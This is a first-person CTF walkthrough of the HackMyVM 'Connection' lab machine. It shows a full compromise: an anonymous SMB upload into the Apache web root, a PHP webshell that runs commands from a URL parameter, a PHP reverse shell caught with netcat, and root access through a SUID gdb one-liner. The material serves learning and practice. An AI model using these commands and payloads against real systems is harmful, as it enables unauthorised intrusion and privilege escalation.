[HMV] Connection
Table of Contents
| URL | 🔗 |
|---|---|
| Level | Easy |
Intro#
Today I am attacking the misconfigured smb share to upload php-reverse-shell and obtain the remote access to the machine. Then I am going to pwn the machine by abusing gdb for vertical privileges escalation.
Enumeration#
Nmap#
I started with enumerating ports and services using Nmap with common scripts:
nmap -sCV -oA nmap 192.168.0.17

PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 62 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 b7:e6:01:b5:f9:06:a1:ea:40:04:29:44:f4:df:22:a1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxNh+4rTxFF/c8dZwGAg+SIl5zJE1Rq8y3vlHZ2P7gTdRQDb7XlWK8W5O0XVtBVqWlvLZlHIOniUJlSlcps51cHo58B9KczrZME5phRmiYLOo2pTBmra6sZADq7mmlHkpz1LbpmgzSGchrrp9pSxUjcdmpffhgd79i/q0d4ya7vK4R/tcegMNUxjkmW83JCu0Mc2qw3JvzqCQ5BGyrgGrsb4VguV/MZrPzX8nwM7i2ivsg+d171360aa9SXtoGELkBfeqCOKRCOckw2gfQlo2tsdc26jwimBygMPpkAH87zMJdl5iEX7p9tPr4ddIp9DtPjsSB3Cu2ObOr9iAYVvy5
|   256 fb:16:94:df:93:89:c7:56:85:84:22:9e:a0:be:7c:95 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNHVs0JAs/3OsoWURkn+P6KrjxC1zzMry+q3H+RX+UW05NQvD3NORKjL0gnr+LOumhE1cMGmCgMTcaJ41T5nbxM=
|   256 45:2e:fb:87:04:eb:d1:8b:92:6f:6a:ea:5a:a2:a1:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9EVXAcxAJmQLNl3ttKL8QEWy+X+0R/rmS0tyt/bd2t
80/tcp  open  http        syn-ack ttl 62 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
139/tcp open  netbios-ssn syn-ack ttl 62 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 62 Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
Service Info: Host: CONNECTION; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: connection
|   NetBIOS computer name: CONNECTION\x00
|   Domain name: \x00
|   FQDN: connection
|_  System time: 2024-11-10T14:13:15-05:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 10948/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40497/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 25302/udp): CLEAN (Failed to receive data)
|   Check 4 (port 26659/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: CONNECTION, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   CONNECTION<00>       Flags: <unique><active>
|   CONNECTION<03>       Flags: <unique><active>
|   CONNECTION<20>       Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_clock-skew: mean: 1h36m47s, deviation: 2h53m12s, median: -3m12s
| smb2-time:
|   date: 2024-11-10T19:13:15
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
The target machine was running Debian and there were 3 services I could tap into: ssh (probably useful later on), http running apache’s basic installation and smb file sharing.
I continued the enumeration with smb.
Samba#
I ran smbmap to see if there are any shares I could connect to:
smbmap -H target.local
# ...
share       READ ONLY
print$      NO ACCESS	Printer Drivers
IPC$        NO ACCESS	IPC Service (Private Share for uploading files)
I connected to the share share using the Anonymous Login (no passwd):
smbclient //target.local/share
Password for [WORKGROUP\user]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep 23 01:48:39 2020
  ..                                  D        0  Wed Sep 23 01:48:39 2020
  html                                D        0  Wed Sep 23 02:20:00 2020

		7158264 blocks of size 1024. 5462852 blocks available
smb: \>
Then I created a dummy file and tried to upload it to share.
smb: \> !touch hello
smb: \> ls
  .                                   D        0  Wed Sep 23 01:48:39 2020
  ..                                  D        0  Wed Sep 23 01:48:39 2020
  html                                D        0  Wed Sep 23 02:20:00 2020

		7158264 blocks of size 1024. 5462852 blocks available
smb: \> put hello
NT_STATUS_ACCESS_DENIED opening remote file \hello
As I couldn’t do that, I tried if I could put it into /share/html:
smb: \> cd html
smb: \html\> ls
  .                                   D        0  Wed Sep 23 02:20:00 2020
  ..                                  D        0  Wed Sep 23 01:48:39 2020
  index.html                          N    10701  Wed Sep 23 01:48:45 2020

		7158264 blocks of size 1024. 5462852 blocks available
smb: \html\> put hello
putting file hello as \html\hello (0.0 kb/s) (average 0.0 kb/s)
Great. Knowing the server was running apache I immediately thought of setting up a reverse shell connection.
Exploitation#
Webshell#
First, using smbclient I uploaded the simple webshell of mine:
# webshell.php
<?php
echo "Hello, world";
$cmd = $_GET['cmd'];

echo "<pre>";
system($cmd);
echo "</pre>"
?>
smb: \html\> put webshell.php
putting file webshell.php as \html\webshell.php (1.6 kb/s) (average 0.9 kb/s)
smb: \html\>

Then I reached out http://target.local/webshell.php?cmd=id to see if RCE is possible:
Neat.
Rev Shell#
Then, using smbclient I uploaded the php-reverse-shell configured to connect to my Parrot OS VM on port 2345:
put php-reverse-shell.php

putting file php-reverse-shell.php as \html\php-reverse-shell.php (178.8 kb/s) (average 178.8 kb/s)
I made Netcat to listen on 2345 and requested http://target.local/php-reverse-shell.php in the browser. The connection with my attack box has been established 💪
nc -lvp 2345

listening on [any] 2345 ...
connect to [192.168.0.7] from target.local [192.168.0.17] 36043

# ...

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
# Hello, world!
💡 The next step isn’t necessary, but it definitely helps.
Now, I’ve upgraded the PTY into fully-featured terminal emulator using python:
# revshell
python -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl-Z

# Parrot OS terminal
stty raw -echo
fg

# revshell
            reset
reset: unknown terminal type unknown
Terminal type? xterm-256color
User flag#
The user flag, as usual in such target boxes, was kept in /home/connection/local.txt:
ls /home

connection


cd /home/connection
ls

local.txt


cat local.txt
<redacted>
The first one was found. Now, let’s escalate privileges.
Priv Esc#
First of all, I checked for any binaries being flagged as suid:
find / -perm -u=s -type f 2>/dev/null; find / -perm -4000 -o- -perm -2000 -o- -perm -6000

/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/gdb
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
find: unknown predicate `-o-'
gdb looked promising, as I remembered there might be a GTFObins hack for it. And in fact there was:
gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit

# I am root.
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
This was enough to obtain the root flag.
Pwned#
ls /root

proof.txt


cat /root/proof.txt
<redacted>
Pwned.
Key takeaways#
- If you are not able to
putfiles intosmbshares/, try any directory available within share (in this case:/html)